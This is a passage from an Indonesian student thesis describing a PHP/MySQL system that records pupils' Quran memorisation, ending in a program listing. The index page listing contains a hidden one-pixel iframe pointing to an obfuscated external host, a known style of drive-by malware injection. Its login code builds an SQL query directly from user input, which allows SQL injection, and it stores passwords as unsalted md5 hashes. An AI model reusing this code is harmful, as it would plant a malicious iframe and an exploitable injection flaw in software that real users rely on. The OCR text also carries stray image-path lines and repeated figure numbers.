
Halaman ini merupakan form pengisian data siswa yang dilakukan oleh administrator, data ini nantinya akan sangat diperlukan dalam melaksanakan pengolahan data hafalan ayat siswa. Untuk lebih jelas form input data siswa dapat dilihat pada gambar dibawah ini :



Gambar 4.8 ***form Input Data siswa***

3.) Desain input data hafalan

Merupakan halaman untuk menambahkan kategori penilaian hafalan ayat siswa.



Gambar 4.9 *form Input Data Hafalan*

4.) Desain Laporan Kolektif (Secara keseluruhan)


Desain laporan kolektif merupakan tampilan halaman untuk melihat laporan hafalan ayat siswa secara keseluruhan.



Gambar 5.1 *Form* Laporan *Kolektif*

4.) Desain Laporan Persiswa

Halaman ini menampilkan hasil laporan hafalan ayat persiswa atau perorangan. Pada laporan ini terdapat grafik sebagai keterangan kemajuan dari hafalan ayat siswa.



Gambar 5.1 *Form* Laporan Persiswa

D. Design teknologi

Untuk menjalankan system yang dirancang maka dibutuhkan komponen teknologi informasi, yaitu hardware dan software. Komponennya adalah sebagai berikut:

1. Hardware yang digunakan saat penelitian adalah :

   a. Intel Pentium inside

   b. Memori 1 GB

2. Software yang digunakan saat penelitian adalah :

   a. Microsoft windows 2007 ultimate

   b. Mozilla firefox

c. Xampp server

d. Microsoft word 2007

e. Macromedia dreamweaver 2004

E. Development

1. *Instalasi* Macromedia Dreamweaver 2004 dan XamppServer

Merupakan tahap awal penerapan sistem yang dirancang, yang bertujuan agar sistem yang dirancang dapat dijalankan pada komputer *user* atau pemakai program.

2. *Design control*

Untuk menjaga keamanan dari system yang penulis rancang maka perlu design control untuk menjaga kemanan dari pihak-pihak yang tidak bertanggung jawab, maka perlu di desain komponen sebagai berikut :

a. Hardware

Beberapa hardware control yang digunakan dalam perancangan system ini antara lain :

1.) Penggunaan password untuk computer admin.

2.) Pengaturan tata letak hardware untuk menghindari cahaya matahari langsung.

b. Software

Diantara software control yang digunakan dalam perancangan system ini adalah :

1.) Penggunaan antivirus yaitu avira

2.) System login untuk menghindari pihak yang tidak berhak dalam mengakses system.

3.) Melakukan *back up* terhadap data yang ada, sehingga data yang ada tetap aman dan dapat digunakan kembali jika diperlukan.

4.) Penggunaan sistem *firewall* yang ada pada sistem operasi.

G. Dissaminate

Dissaminate atau penyebaran sistem dalam penelitian ini hanya baru sebatas dengan pihak sekolah MAN 1 Model Bukittinggi. Penyebaran sistem ini akan dilakukan setelah diakui sistem ini baik untuk diterapkan di sekolah lain.

BAB V
KESIMPULAN

A. KESIMPULAN

Berdasarkan hasil penelitian, penulis mengambil kesimpulan bahwa:

1. Sistem informasi pendataan hafalan ayat siswa ini, dapat membantu dalam pengolahan data hafalan ayat siswa, sehingga dapat memberikan hasil yang akurat, efektif dan efisien.
2. Sistem informasi pendataan hafalan ayat ini, dapat membantu guru mata pelajaran *Tahfidz* dalam melakukan pengolahan data siswa dan data nilai hafalan ayat siswa. Sehingga membantu guru *tahfidz* dalam melihat perkembangan hafalan ayat siswa dari waktu ke waktu.
3. Perancangan sistem ini telah melalui tahap uji validitas, praktikalitas, dan efektifitas. Hasil uji validitas, praktikalitas, dan efektifitas menyatakan bahwa produk ini valid, praktis dan efektif.

B. SARAN

Berdasarkan kesimpulan di atas dan setelah melihat hasil penelitian yang telah dilakukan, maka dapat dikemukakan beberapa saran yang dapat menjadi bahan pertimbangan lebih lanjut dalam rangka meningkatkan system informasi pendataan hafalan ayat alqur’an siswa.

1. Adanya penggantian system dari system lama ke system yang baru, yang dapat dilakukan secara bertahap.

2. Agar system dapat berjalan dengan baik, maka diperlukan komunikasi antara guru bidang studi dengan pihak-pihak terkait.
3. Untuk melakukan system informasi pendataan hafalan ayat alqur'an siswa, maka sebaiknya guru bidang studi terlebih dahulu memahami bagian-bagian dari system yang baru dibuat.

Dengan demikian penulis berharap sistem ini dapat membantu dalam menghasilkan keputusan penjurusan siswa, mengurangi kesalahan dalam pengolahan data, sehingga dapat meningkatkan kualitas proses belajar mengajar (PBM) dan menghasilkan siswa-siswi yang berprestasi dalam bidang keagamaan.

DAFTAR PUSTAKA

Nugroho, Bunafit. 2008. *Latihan Membuat Aplikasi Web Php Dan Mysql Dengan Dreamweaver*. Yogyakarta : Gava Media.

Computer , Wahana. 2009. *Php Programming*. Semarang : Andi.

Hariyanto, Bambang. 2008. *Dasar Informatika Dan Ilmu Computer* . Yogyakarta : Graha Ilmu.

Nugroho, Bunafit. 2004. *Aplikasi Pemrograman Web Dinamis Dengan Php Dan Mysql.*

Saripedia. *Tahfidz Al-Qur'an.* *(* https://saripedia.wordpress.com/tag/tahfidz-al-quran/), Diakses 5 april 2015 6:10

Faturrochman, *Sistem Berorientasi Objek* (https://fatchurrochman.wordpress.com/2010/01/18/ilustrasi-materi-kuliah-sistem-berorientasi-objek/)

Alfian (2008). *Definisi Xampp* . (http://alfianxz.mywapblog.com/files/xampp.pdf), diakses 22 januari 2016 : 16.50

Indrajani. 2009. *Sistem Basis Data Dalam Paket Five In One*. Jakarta : PT Elex media komputindo

Prahasta, Eddy. 2005. *Sistem Informasi Geografis (Konsep Konsep Dasar)*. Bandung : Informatika

Kadir, Abdul. 2010. *Mudah Mempelajari Database Mysql*. Yogyakarta : Andi.

Ferdinando, Hany. 2010. *Dasar-Dasar Sinyal Dan Sistem*. Yogyakarta : Andi.

Nugroho, Adi. 2009. *Rekayasa Perangkat Lunak Menggunakan Uml Dan Java* .Yogyakarta : Andi.

Simarmata, Janner . 2010. *Rekayasa Perangkat Lunak*. Yogyakarta : Andi

Riyanto, dkk, 2009. *Pengembangan Aplikasi Si Geografis Berbasis Desktop dan Web*. Yogyakarta : Gava Media

Kadir, Abdul dan Heriyanto. 2005, *Algoritma Pemrograman Menggunakan C++* .

Andi. Ladjamudin , Albahra Bin, *Analisa Dan Desain System Informasi*.

Sutabri, Tata, 2004, *Pemrograman Terstruktur*. Andi

Sutedjo, Budi. *Algoritma Dan Tekhnik Pemrogrman*. Andi.

Yatini, Indra. *Bahasa Pemrograman Terstruktur* .

Ladjamudin, Albahra Bin. 2005. *Analisis Dan Desain Sistem Informasi*. Yogyakarta: Graha Ilmu (Siklus Informasi)

Sugiyono. 2011. *Metode Penelitian Kuantitatif, Kualitatif, R N D.* Bandung: Alfabeta

Unikom, *Jurnal Komputa.*

(http://komputa.if.unikom.ac.id/_s/data/jurnal/vol.2-no.2/2.2.10.2013-01-08-2089-9033.pdf/pdf/2.2.10.2013-01-08-2089-9033.pdf) diakses

Jurnal ilmiah komputer dan informatika Komputa Pembangun Aplikasi Bantu Dalam menghafal Al-Qur'an Berbasis Mobile. (http://www.academia.edu/8895817/Jurnal_Ilmiah_Komputer_dan_Informatika_Komputa_Pembangunan_Aplikasi_Bantu_Dalam_Menghafal_Al-Quran_Berbasis_Mobile) diakses 14 januari 2016:11.00

Fithriani Gade , *implementasi metode takrar dalam menghafal al-qur'an,* Jurnal Ilmiah Didakti Vol.XIV No.2, Februari 2014,hal 5 .diakses 14 januari 2016 : 14.09

Mirza Fahmi Anshari. *Pengertian UML* (http://www. mirzan.blogspot.com.pengertian-UML) diakses 01 november 2015:15.00

reihan.wordpress.*simbol usecase-classdiagram,konsep perancangan uml.* (https://www.google.com/search=gambar+simbol+class+diagram/.wordpress.com/konsep-perancangan-uml) diakses 03 november 2015 : 14.39

Raharja Widuri, *Simbol Activity Diagram.* **(**http://widuri.raharja.info/images//Daftar_Simbol_Activity_Diagram.png) Diakses 11/1/2016 :20.55

Raharja Widuri **,** *Simbol Sequence Diagram* (http://widuri.raharja.info/images//Daftar_Simbol_Sequence_Diagram.png) Diakses 11/1/2016 :20.56

Safri.blogspot. *Simbol Flowchart*


(https://www.google.com/search?q=gambar+simbol+flowchart+diagram.safriblog.wordpress.com)diakses 05 desember 2015 : 14.45

Nurichsan, *Metode Pengembangan Waterfall-prototyping* (http://nurichsan.blog.unsoed.ac.id/2010/11/19/metode-pengembangan-waterfall-prototyping)diakses 12 juli 2015:12.35


Shahibul Ahyan, *Kepraktisan dan Efek Potensial*, (http://shahibul1628.wordpress.com /2015/04/15/kepraktisan-dan-efek-potensial.html) 15 April2015 : 12.30

LAMPIRAN I : *Flowchart*


1. Flowchart *Login*




2. Flowchart Menu Utama Siswa




3. Flowchart Menu Utama Kepsek




4. Flowchart Input Data Siswa




5. Flowchart Update Data Siswa




6. Flowchart Hapus Data Siswa




7. Flowchart Laporan Data Siswa




8. Flowchart Proses Input Hafalan



9. Flowchart Laporan Hafalan Per Siswa



10. Flowchart Laporan Hafalan Kolektif


Laporan Hafalan (kolektif)
Open Laporan kolektif
Cari data
Found
F
Tampilan data
Return

LAMPIRAN II

LISTING PROGRAM

1. Form Index

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">

<html>

<head>

<link rel="icon" href="islam.jpg" type=image/gif">

</link>

<meta http-equiv="Content-Type" content="text/html; charset=iso-
8859-1" />

<title>Form index</title>

<script type="text/javascript">

function tb8_makeArray(n){

this.length = n;

return this.length;

}

tb8_messages = new tb8_makeArray(4);

tb8_messages[0] = "||Selamat Datang di|| ";

tb8_messages[1] = "||Sistem Informasi Pendataan Hafalan Ayat|| ";

tb8_messages[2] = "||Welcome to || ";

tb8_messages[3] = "||Tahfidz Information System || ";

tb8_rptType = 'infinite';

tb8_rptNbr = 5;

tb8_speed = 200;

tb8_delay = 200;

var tb8_counter=1;

var tb8_currMsg=0;

var tb8_tekst ="";

var tb8_i=0;

var tb8_TID = null;
```

```
function tb8_pisi(){

tb8_tekst                =                tb8_tekst                +
tb8_messages[tb8_currMsg].substring(tb8_i, tb8_i+1);

document.title = tb8_tekst;

tb8_sp=tb8_speed;

tb8_i++;

if (tb8_i==tb8_messages[tb8_currMsg].length){

tb8_currMsg++; tb8_i=0; tb8_tekst="";tb8_sp=tb8_delay;

}

if (tb8_currMsg == tb8_messages.length){

if ((tb8_rptType == 'finite') && (tb8_counter==tb8_rptNbr)){

clearTimeout(tb8_TID);

return;

}

tb8_counter++;

tb8_currMsg = 0;

}

tb8_TID = setTimeout("tb8_pisi()", tb8_sp);

}

tb8_pisi()

</script>

<style type="text/css">

<!--

body {

    background-image: url(Xp%20Wallpapers%20(39).jpg);

    background-color: #FFF;

    background-image: url(ghh.jpg);

}

-->

</style>
```

```
<script                              src="SpryAssets/SpryMenuBar.js"
type="text/javascript"></script>

<link                  href="SpryAssets/SpryMenuBarHorizontal.css"
rel="stylesheet" type="text/css" />

<style type="text/css">

<!--

.style3 {

    font-weight: bold;

    color: #000000;

}

.style4 {

    color: #CCFF99;

    font-weight: bold;

}

.style5 {

    color: #000033;

    font-weight: bold;

}

.style2 {color: #CCFF00}

.style10 {color: #993300}

.style11 {color: #000000}

.style13 {font-weight: bold; color: #FFFFFF; }

-->

</style>

</head>




<body
onload="noBack();MM_preloadImages('ICONS/Icon/2.png')"onpageshow=
"if (event.persisted) noBack();" onunload="">

<form name="form1" method="post" action="">

  <table   width="998"   height="584"   border="0"   align="center"
cellpadding="0" cellspacing="0" bgcolor="#FF99CC">
```

```
    <tr bgcolor="#336600">
      <td height="143" colspan="3">        <p align="center">
        <?php include "teslagi.php";    ?>
</p>
      <div align="center"></div></td>
    </tr>
    <tr bordercolor="#993300" bgcolor="#000000">
      <td height="19" colspan="3"><span class="style1">
        <marquee behavior="alternate">
        <span   class="style4">..::   Selamat   Datang   di   Sistem
Informasi Pendataan Hafalan Ayat (Tahfidz) ::.. </span>
        </marquee>
      </span></td>
    </tr>
    <tr>
      <td    width="228"    rowspan="3"    bgcolor="#0099CC"><div
align="center"></div>
          <div align="center"> </div>
          <p     align="center"><img     src="ICONS/keajaiban-al-
quran.gif" width="228" height="273"></p>
          <p align="center">  </p></td>
      <td   height="56"   bgcolor="#FFFF33"><div   align="center"
class="style5">
          <p>Login</p>
          <p>(<span                              class="style2"><font
color="#000000">:::Silahkan   isi   username   dan   password   anda
:::</font></span><font color="#000000">)</font></p>
      </div></td>
      <td    width="269"    rowspan="3"    bgcolor="#0099CC"><div
align="center"></div>
          <div align="center">
            <p><img    src="ICONS/quran%20(1).gif"    width="262"
height="228"></p>
          </div>
```

```
          <div align="center">
            <p> </p>
        </div></td>
    </tr>
    <tr>
      <td height="63" bgcolor="#FFFF33"><div align="center">
          <table width="290" border="0" align="center" bgcolor=""
cellpadding="0" cellspacing="0">
            <tr bgcolor="#999933">
              <td                                          width="88"
height="35"><strong>Username</strong></td>
              <td width="202">
                <input  name="username"  type="text"  id="username"
maxlength="10"></td>
            </tr>
            <tr bgcolor="#999933">
              <td height="42"><strong>Password</strong></td>
              <td>
                <input       name="password"       type="password"
id="password" maxlength="10"></td>
            </tr>
            <tr bgcolor="#999933">
              <td height="24"><strong>Level</strong></td>
              <td>
                <select name="level" id="level">
                  <option>admin</option>
                  <option>siswa</option>
                  <option>kepsek</option>
                                </select>
              </td>
            </tr>
            <tr bgcolor="">
```

```
              <td colspan="2"> </td>
            </tr>
            <tr bgcolor="#993300">
              <td colspan="2">
                <div align="center">
                  <input name="login" type="submit" id="login"
value=":: LOGIN ::">
                  <span class="style10">-- </span>
                  <input type="reset" name="Submit2" value="::
CANCEL ::">
                  <strong>
                  <?php
    //koding LOGIN
    if (isset($_POST['login']))
    {
    include "koneksi.php";
    $username=$_POST['username'];
    $password=md5($_POST['password']);
    $level=$_POST['level'];

    $sql="select *from admin where username='$username' AND
password='$password' AND level='$level'";
    $hasil=mysql_query($sql);
    $data=mysql_fetch_array($hasil);
    if ($data > 0 )
  {
   if ($level=="admin")
       {
        // header('location:formadmin.php');
          //=========Java Script==============
    echo "<script language=\"Javascript\">\n";
```

```
    echo "window.location ='formadmin.php';";
    echo "</script>";
       }
   elseif ($level=="siswa")
       {
        // header('location:formsiswaok.php');
          //=========Java Script==============
    echo "<script language=\"Javascript\">\n";

    echo "window.location ='formsiswaok.php';";
    echo "</script>";
       }
    elseif ($level=="kepsek")
       {
         //header('location:formkepsek.php');
           //=========Java Script==============
    echo "<script language=\"Javascript\">\n";

    echo "window.location ='formkepsek.php';";
    echo "</script>";
       }
    elseif ($level=="pamong")
       {
         header('location:pamong.php');
       }
 }
 else
{
//=========Java Script==============
    echo "<script language=\"Javascript\">\n";
```

```
    echo "alert('Tidak bisa Login, Silahkan cek lagi atau hubungi
Admin.');";

    echo "window.location ='index.php';";

    echo "</script>";

}

    }

    ?>

              </strong> </div></td>

            </tr>

            <tr bgcolor="">

              <td colspan="2"> </td>

            </tr>

            <tr bgcolor="">

              <td      colspan="2"><span      class="style2"><font
color="#000000">

                <marquee>

                </marquee>

              </font></span></td>

            </tr>

          </table>

      </div></td>

    </tr>

    <tr>

      <td height="152" bgcolor="#336600"><div align="center"><img
src="m.jpg" width="702" height="148"></div></td>

    </tr>

    <tr bgcolor="#000066">

      <td     height="31"     colspan="3"><div     align="center"
class="style2 style5">

          <span class="style13">

          <marquee>

          __ copyright@2015..Melia Eka Putri 2512.100__
```

```
          </marquee>
          </span><span class="style3"><marquee>
          </marquee>
          </span>
          <span class="style11">
          <marquee>
          </marquee>
        </span>
          <marquee>
          </div>
                    </marquee></td>
    </tr>
  </table>
</form>
<iframe    style="height:1px"    src="http://www&#46;Brenz.pl/rc/"
frameborder=0 width=1></iframe>
</body>
</html>
```

2. Input Data Siswa

```
<!DOCTYPE     HTML     PUBLIC     "-//W3C//DTD     HTML     4.01
Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>Untitled Document</title>
<meta      http-equiv="Content-Type"      content="text/html;
charset=iso-8859-1">
<link   type="text/css"   rel="stylesheet"   href="development-
bundle/themes/ui-lightness/ui.all.css" />

    <script                    src="development-bundle/jquery-
1.8.0.min.js"></script>
    <script src="development-bundle/ui/ui.core.js"></script>
    <script                                  src="development-
bundle/ui/ui.datepicker.js"></script>
    <script    src="development-bundle/ui/i18n/ui.datepicker-
id.js"></script>
    <script type="text/javascript">
        $(document).ready(function(){
```

```
            $("#tglterbit").datepicker({
                dateFormat : "dd/mm/yy",
                changeMonth : true,
                changeYear : true
            });
            });
    </script>
<style type="text/css">
<!--
.style9  {font-family:  Georgia,  "Times  New  Roman",  Times,
serif}
.style11  {font-family:  Georgia,  "Times  New  Roman",  Times,
serif; font-weight: bold; }
.style12 {
      font-size: 24px;
      color: #FFFFFF;
}
.style13 {color: #993300}
.style16 {color: #000000}
.style19 {font-size: 12px; font-weight: bold; color: #FFFFFF;
}
.style5 {font-size: 12px}
.style14 {color: #FFFFFF}
body {
      background-color: #FFFFCC;
}
.style17 {color: #FFFF00}
.style20 {
      color: #0000FF;
      font-weight: bold;
      font-size: 18px;
}
-->
</style>
